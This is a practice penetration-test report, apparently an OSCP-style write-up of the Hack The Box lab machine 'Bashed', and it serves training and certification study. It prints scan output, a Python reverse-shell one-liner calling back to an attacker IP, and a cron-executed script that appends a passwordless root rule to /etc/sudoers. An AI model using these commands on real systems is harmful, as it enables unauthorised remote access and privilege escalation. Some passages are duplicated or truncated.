
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-06-27

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
2.2	Information Gathering:	4
2.3	Penetration:	5
2.3.1	System IP: 10.10.10.68	5
2.3.1.1	Service Enumeration:	5
2.3.1.2	Scanning	5
2.3.1.3	Gaining Shell	7
2.3.1.4	Privilege Escalation	11
2.3.1.5	Proof File	13
3	House Cleaning:	15

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Bashed. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Bashed was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Bashed(10.10.10.68) - Webshell exposed to the public provided the initial foothold and web demon allowed to use a more privileged user.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date. # Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.2 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Bashed - 10.10.10.68**2.3 Penetration:**

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

2.3.1 System IP: 10.10.10.68**2.3.1.1 Service Enumeration:**

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.68	TCP: 80\

2.3.1.2 Scanning**Nmap-Initial**

```
# Nmap 7.80 scan initiated Sun Jun 27 12:38:49 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.68
Nmap scan report for 10.10.10.68
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2021-06-27 12:38:50 PDT for 13s
Not shown: 999 closed ports
Reason: 999 resets
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Read data files from: /usr/bin/./share/nmap
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 27 12:39:03 2021 -- 1 IP address (1 host up) scanned in 13.65 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jun 27 12:40:46 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪ 10.10.10.68
Nmap scan report for 10.10.10.68
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2021-06-27 12:40:47 PDT for 247s
Not shown: 65534 closed ports
Reason: 65534 resets
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 27 12:44:54 2021 -- 1 IP address (1 host up) scanned in 247.30 seconds
```

Ffuf

```
→ ffuf -u http://10.10.10.68/FUZZ -w /opt/wordlist/medium.txt -o ffuf.out
```

```
-----
:: Method      : GET
:: URL         : http://10.10.10.68/FUZZ
:: Wordlist    : FUZZ: /opt/wordlist/medium.txt
:: Output file : ffuf.out
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
-----
```

```
uploads      [Status: 301, Size: 312, Words: 20, Lines: 10]
php          [Status: 301, Size: 308, Words: 20, Lines: 10]
images       [Status: 301, Size: 311, Words: 20, Lines: 10]
css          [Status: 301, Size: 308, Words: 20, Lines: 10]
dev          [Status: 301, Size: 308, Words: 20, Lines: 10]
js           [Status: 301, Size: 307, Words: 20, Lines: 10]
fonts        [Status: 301, Size: 310, Words: 20, Lines: 10]
server-status [Status: 403, Size: 299, Words: 22, Lines: 12]
.htaccess    [Status: 403, Size: 295, Words: 22, Lines: 12]
```

```
.htpasswd      [Status: 403, Size: 295, Words: 22, Lines: 12]
css            [Status: 301, Size: 308, Words: 20, Lines: 10]
images        [Status: 301, Size: 311, Words: 20, Lines: 10]
php           [Status: 301, Size: 308, Words: 20, Lines: 10]
server-status [Status: 403, Size: 299, Words: 22, Lines: 12]
:: Progress: [239381/239381] :: Job [1/1] :: 232 req/sec :: Duration: [0:17:18] :: Errors: 0
↩  ::
```

2.3.1.3 Gaining Shell

System IP: 10.10.10.68

Vulnerability Exploited : Sensitive shell exposed to public

System Vulnerable : 10.10.10.68

Vulnerability Explanation : Developer has exposed a webshell to the public thinking that no one would find it but ffuf and gobuster found it in minutes

Privilege Escalation Vulnerability : Web demon was provided with more privilege user

Vulnerability fix : Need to check for the sensitive folders or application for public exposure and we should not give web demon to become a more privileged user

Severity Level : Critical

By checking the nmap we have only port 80 is open. Lets try to enumerate the port 80 and check what we get. By poking around the website we see that a basic website with advertisement about development.




Figure 2.1: 200-website.png

Found couple of important folder from directory busting.




Figure 2.2: 205-dirbusting.png

In this directory busting /uploads and /dev seems to be interesting. Initially went in to the uploads folder but unable to find anything interesting.




Figure 2.3: 210-uploads.png

But however there seems to be couple of php files on the /dev folder.




Figure 2.4: 215-dev_files.png

By clicking the phpbash.php gave us a webshell where we can run commands and execute it.




Figure 2.5: 220-webshell.png

Since we are able to run the commands we can get a reverse shell to our machine easily. I am going to use python reverse shell with port 9001 to get the shell back to us.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.9",9001));os.
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.9",9001));os.dup2(s.fileno(),0)
```

Figure 2.6: 225-revshell.png

By executing the reverse shell we got the shell with the id of www-data.

```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.68 44976
bash: cannot set terminal process group (756): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/home/arrexel$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/home/arrexel$
```

By running the sudo -l i can see that the www-data can become a script user without any password.

```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

Figure 2.7: 230-sudo_l.png

By running the sudo with scriptmanger i became a scriptmanager user which has more privileged access.

```
www-data@bashed:/$ sudo -u scriptmanager id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
www-data@bashed:/$
```

Figure 2.8: 235-scriptmanager.png

2.3.1.4 Privilege Escalation

By looking at the root folder i can see that the script folder is managed by scriptmanager. Lets go there and try to findout what we have.

```
www-data@bashed:/$ ls -la
total 88
drwxr-xr-x 23 root      root      4096 Dec  4 2017 .
drwxr-xr-x 23 root      root      4096 Dec  4 2017 ..
drwxr-xr-x  2 root      root      4096 Dec  4 2017 bin
drwxr-xr-x  3 root      root      4096 Dec  4 2017 boot
drwxr-xr-x 19 root      root      4240 Jun 27 12:31 dev
drwxr-xr-x 89 root      root      4096 Dec  4 2017 etc
drwxr-xr-x  4 root      root      4096 Dec  4 2017 home
lrwxrwxrwx  1 root      root         32 Dec  4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root      root      4096 Dec  4 2017 lib
drwxr-xr-x  2 root      root      4096 Dec  4 2017 lib64
drwx----- 2 root      root      16384 Dec  4 2017 lost+found
drwxr-xr-x  4 root      root      4096 Dec  4 2017 media
drwxr-xr-x  2 root      root      4096 Feb 15 2017 mnt
drwxr-xr-x  2 root      root      4096 Dec  4 2017 opt
dr-xr-xr-x 121 root      root         0 Jun 27 12:31 proc
drwx----- 3 root      root      4096 Dec  4 2017 root
drwxr-xr-x 18 root      root      500 Jun 27 12:31 run
drwxr-xr-x  2 root      root      4096 Dec  4 2017/sbin
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun 27 17:47 scripts
drwxr-xr-x  2 root      root      4096 Feb 15 2017 srv
dr-xr-xr-x 13 root      root         0 Jun 27 13:17 sys
drwxrwxrwt 10 root      root      4096 Jun 28 00:02 tmp
drwxr-xr-x 10 root      root      4096 Dec  4 2017 usr
drwxr-xr-x 12 root      root      4096 Dec  4 2017 var
lrwxrwxrwx  1 root      root         29 Dec  4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
```


Figure 2.9: 240-root_folder.png

By tying the command sudo -i -u scriptmanager gives us access to scriptmanager.

```
www-data@bashed:/$
www-data@bashed:/$ sudo -i -u scriptmanager
scriptmanager@bashed:~$
```

Figure 2.10: 245-user_scriptmanager.png


By checking the scripts folder i am able to see couple of files. test.py and test.txt which is interesting. One is owned by scriptmanager which means that we can alter the script.



```
scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun 28 00:06 .
drwxr-xr-x 23 root          root          4096 Dec  4 2017 ..
-rw-r--r--  1 scriptmanager scriptmanager  58 Dec  4 2017 test.py
-rw-r--r--  1 root          root          12 Jun 28 00:06 test.txt
scriptmanager@bashed:/scripts$
```

Figure 2.11: 250-script_folder.png


There is a python script to update the test.txt. It seems like there is a cron job owned by root for this to execute. By looking at the file we can see that the script opens the file test.txt and update testing 123! in it.



```
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

Figure 2.12: 255-test.py.png

Since i dont want one more reverse shell back to me i edited the sudoers file with full access for scriptmanager.




```
scriptmanager@bashed:/scripts$ cat test.py
import subprocess

subprocess.call("echo 'scriptmanager  ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers", shell=True)
scriptmanager@bashed:/scripts$
```

Figure 2.13: 260-sudoers.png


Initially it was asking me to enter the password if i execute sudo -l but now i have edited the file test.py to provide the access.



```
scriptmanager@bashed:/scripts$  
scriptmanager@bashed:/scripts$ sudo -l  
[sudo] password for scriptmanager:
```

Figure 2.14: 265-scriptmanager_sudo.png


After a minute waiting and checking the sudo -l i got the full access to sudo without password.



```
scriptmanager@bashed:/scripts$ sudo -l  
Matching Defaults entries for scriptmanager on bashed:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User scriptmanager may run the following commands on bashed:  
    (ALL) NOPASSWD: ALL
```

Figure 2.15: 270-cronjob.png

I became root with sudo -i without password and gained full access to the computer.




```
scriptmanager@bashed:/scripts$  
scriptmanager@bashed:/scripts$ sudo -i  
root@bashed:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@bashed:~#
```

Figure 2.16: 275-root_access.png

2.3.1.5 Proof File

User



```
root@bashed:~# cat /home/arrexel/user.txt  
2c2...147bfc1
```

Figure 2.17: 280-user.txt.png

Root

```
root@bashed:~# cat /root/root.txt  
cc4[REDACTED]4a8e2  
root@bashed:~#
```

Maintaining

Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.